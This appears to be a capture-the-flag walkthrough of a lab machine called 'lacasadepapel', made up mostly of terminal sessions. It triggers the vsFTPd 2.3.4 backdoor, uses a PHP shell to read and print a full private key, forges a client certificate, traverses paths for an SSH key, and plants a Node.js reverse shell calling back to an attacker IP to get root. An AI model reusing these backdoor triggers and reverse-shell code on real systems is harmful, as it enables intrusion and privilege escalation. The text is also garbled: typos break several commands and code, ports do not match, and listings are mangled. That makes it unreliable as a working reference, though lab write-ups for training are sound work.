```
root@kali:~/Masaüstü# nmap -sS --open -T4 10.10.10.131
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-01 17:58 +03
Nmap scan report for 10.10.10.131
Host is up (0.082s latency).
Not shown: 512 closed ports, 484 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
```

```
root@kali:~/Masaüstü# ftp 10.10.10.131
Connected to 10.10.10.131.
220 (vsFTPd 2.3.4)
Name (10.10.10.131:root): USER:)
331 Please specify the password.
Password:
^C
421 Service not available, remote server has closed connection
```

```
root@kali:~/Masaüstü# nc 10.10.10.131 6200
Psy Shell v0.9.9 (PHP 7.2.10 — cli) by Justin Hileman
file_get_contents('/home/nairobi/ca.key')
=> """
```


----BEGIN PRIVATE KEY----\n

MIIEvgIBADANBgkghkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDPczpU3s4Pmwdb\n 7MJsi//m8mm5rEkXcDmratVAk2pTWwWxudo/FFsWAC1zyFV4w2KLacIU7w8Yaz0/\n 2m+jLx7wNH2SwFBjJeo5lnz+ux3HB+NhWC/5rdRsk07h71J3dvwYv7hcjPNKLcRl\n uXt2Ww6GXj4oHhwziE2ETkHqrxQp7jB8pL96SDIJFNEQ1Wqp3eLNnPPbfbLLMW8M\n YQ4UlXOaGUdXKmqx9L2spRURI8dzNoRCV3eS6lWu3+YGrC4p732yW5DM5Go7XEyp\n s2BvnlkPrg9AFKQ3Y/AF6JE8FE1d+daVrcaRpu6Sm73FH2j6Xu63Xc9d1D989+Us\n PCe7nAxnAqMBAAECqqEAaqfyQ5jR58YMX97GjSaNeKRkh4NYpIM25renIed3C/3V\n Dj75Hw6vc7JJiQlXLm9nOeynR33c0FVXrABg2R5niMy7djuXmuWxLxgM8UIAeU89\n 1+50LwC7N3efdPmWw/rr5VZwy9U7MKnt3TSNtzPZW7JlwKmLLoe3Xy2EnGvAOaFZ\n /CAhn5+pxKVw5c2e1Syj9K23/BW6l3rQHBixq9Ir4/QCoDGEbZL17InuVyUQcrb+\n q0rLBKoX0be5esfBjQGH0dHnKPlLYyZCREQ8hclLMWlzgDLvA/8pxHMxk0W8k3Mr\n uaug9prjnu6nJ3v1ul42NgLgARMMmHejUPry/d4oYQKBgQDzB/gDfr1R5a2phBVd\n IOwlpDHVpi+K1JMZkayRVHh+sCg2NAIQgapvdrdxfNOmhP9+k3ue3BhfUweIL9Og\n 7MrBhZIRJJMT4vx/2lIeiA1+oEwNdYlJKtlGOFE+T1npqCCGD4hpB+nXTu9Xw2bE\n G3uK1h6Vm12IyrRMgl/OAAZwEQKBqQDahTByV3DpOwBWC3Vfk6wqZKxLrMBxtDmn\n sqBjrd8pbpXRqj6zqIydjwSJaTLeY6Fq9XysI8U9C6U6sAkd+0PG6uhxdW4++mDH\n CTbdwePMFbQb7aKiDFGTZ+xuL0qvHuFx3o0pH8jT91C75E30FRjGquxv+75hMi6Y\n sm7+mvMs9wKBqQCLJ3Pt5GLYqs818cqdxTkzkFlsqLRWJLN5f3y01q4MVCciKhNI\n ikYhfnM5CwVRInP8cMvmwRU/d5Ynd2MQkKTju+xP3oZMa9Yt+r7sdnBrobMKPdN2\n zo8L8vEp4VuVJGT6/efYY8yUGMFYmiy8exP5AfMPLJ+Y1J/58uiSVldZUQKBqBM/\n ukXIOBUDcoMh3UP/ESJm3dqIrCcX9iA0lvZQ4aCXsjDW61EOHtzeNUsZbjay1qxC\n 9amAOSaoePSTfyoZ8R17oeAktQJtMcs2n5OnObbHjqcLJtFZfnIarHQETHLiqH9M\n WGjv+NPbLExwzwEaPqV5dvxiU6HiNsKSrT5WTed/AoGBAJ11zeAXtmZeuQ95eFbM\n 7b75PUQYxXRrVNluzvwdHmZEnQsKucXJ6uZG9skiqDlslhYmdaOOmQajW3yS4TsR\n aRklful5+Z60JV/5t2Wt9gyHYZ6SYMzApUanVXaWCCNVoeg+yvzId0st2DRl83Vc\n 53udBEzjt3WPqYGkkDknVhjD\n

-----END PRIVATE KEY----\n


```
oot@kali:~/Masaüstü# openssl reg -new -x509 -days 365 -key ca.key -out ca.crt
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
Country Name (2 letter code) [AU]:TR
State or Province Name (full name) [Some-State]:ISTANBUL
Locality Name (eq, city) []:KADIKOY
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
root@kali:~/Masaüstü#
root@kali:~/Masaüstü# openssl pkcs12 -export -clcerts -in ca.crt -inkey ca.key -out client.p12
Enter Export Password:
Verifying - Enter Export Password:
```






root@kali:~/Masaüstü# echo "U0VBU090LTEvMDEuYXZp"|base64 -d
SEASON-1/01.aviroot@kali:~/Masaüstü#

```
root@kali:~/Masaüstü# nc 10.10.10.131 6200
Psy Shell v0.9.9 (PHP 7.2.10 — cli) by Justin Hileman
scandir('/home/berlin')
     ".ash history",
     ".ssh".
     "downloads",
     "node modules",
     "server.js",
     "user.txt",
```



## You have chosen to openecho '../user.txt' | base64 http://10.10.10.131/file/base64 hash ■ user.txt which is: Python File (no console) (33 bytes) from: https://10.10.10.131 What should Firefox do with this file? Open with Leafpad (default) Save File Do this automatically for files like this from now on.



```
root@kali:~/.ssh# chmod 600 id rsa
root@kali:~/.ssh# ssh -i id rsa professor@10.10.10.131
lacasadepapel [~]$ ls -la
total 24
drwxr-sr-x 4 professo professo
                                     4096 Apr 3 07:13
drwxr-xr-x
             7 root
                        root
                                     4096 Feb 16 18:06 ...
lrwxrwxrwx 1 root professo
                                               6 23:10 .ash history -> /dev/null
drwx----- 2 professo professo
                                     4096 Jan 31 21:36 .ssh
-rw-r--r-- 1 professo professo
                                       72 Apr 3 07:13 memcached.ini
-rw-r---- 1 root nobody
                                      434 Jan 29 01:24 memcached.is
                                     4096 Jan 29 01:31 node modules
drwxr-sr-x
             9 root
                        professo
lacasadepapel [~]$ cat memcached.
cat: can't open 'memcached.': No such file or directory
Lacasadepapel [~]$ cat memcached.ini
[program:memcached]
command = sudo -u nobody touch /home/professor/test
lacasadepapel [~]$ cat memcached..js
cat: can't open 'memcached..js': No such file or directory
lacasadepapel [~]$ cat memcached.js
cat: can't open 'memcached.js': Permission denied
```

```
lacasadepapel [~]$ mv memcached.ini memcached.ini.old
lacasadepapel [~]$ mv memcached.js memcached.js.old
lacasadepapel [~]$ ls -la
total 24
drwxr-sr-x
             4 professo professo
                                    4096 Apr 3 07:17
drwxr-xr-x 7 root
                       root
                                    4096 Feb 16 18:06 ...
lrwxrwxrwx 1 root professo
                                              6 23:10 .ash history -> /dev/null
drwx----- 2 professo professo
                                    4096 Jan 31 21:36 .ssh
-rw-r--r-- 1 professo professo
                                      72 Apr 3 07:13 memcached.ini.old
-rw-r---- 1 root
                       nobody
                                     434 Jan 29 01:24 memcached.js.old
                       professo
                                    4096 Jan 29 01:31 node modules
             9 root
drwxr-sr-x
```

## The Node.js reverse shell

The Javascript code below is a Node.js reverse shell.

Remember to change the IP address and PORT with the nc you are running.

```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(8080, "192.168.33.1", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
   });
    return /a/; // Prevents the Node.js application form crashing
})();
```

lacasadepapel [~]\$ vi memcached.js

```
(function(){
    var net = require("net"),
        cp = require("child process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(44444, "10.10.13.95", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
   });
    return /a/;
```

[program:memcached] vimemcached.ini command = sudo -u root /usr/bin/node /home/professor/memcached.js

```
root@kali:~/Masaüstü# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.13.95] from (UNKNOWN) [10.10.10.131] 37518
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
cat /root/root.txt
586979c48efbef5909a23750cc07f511
```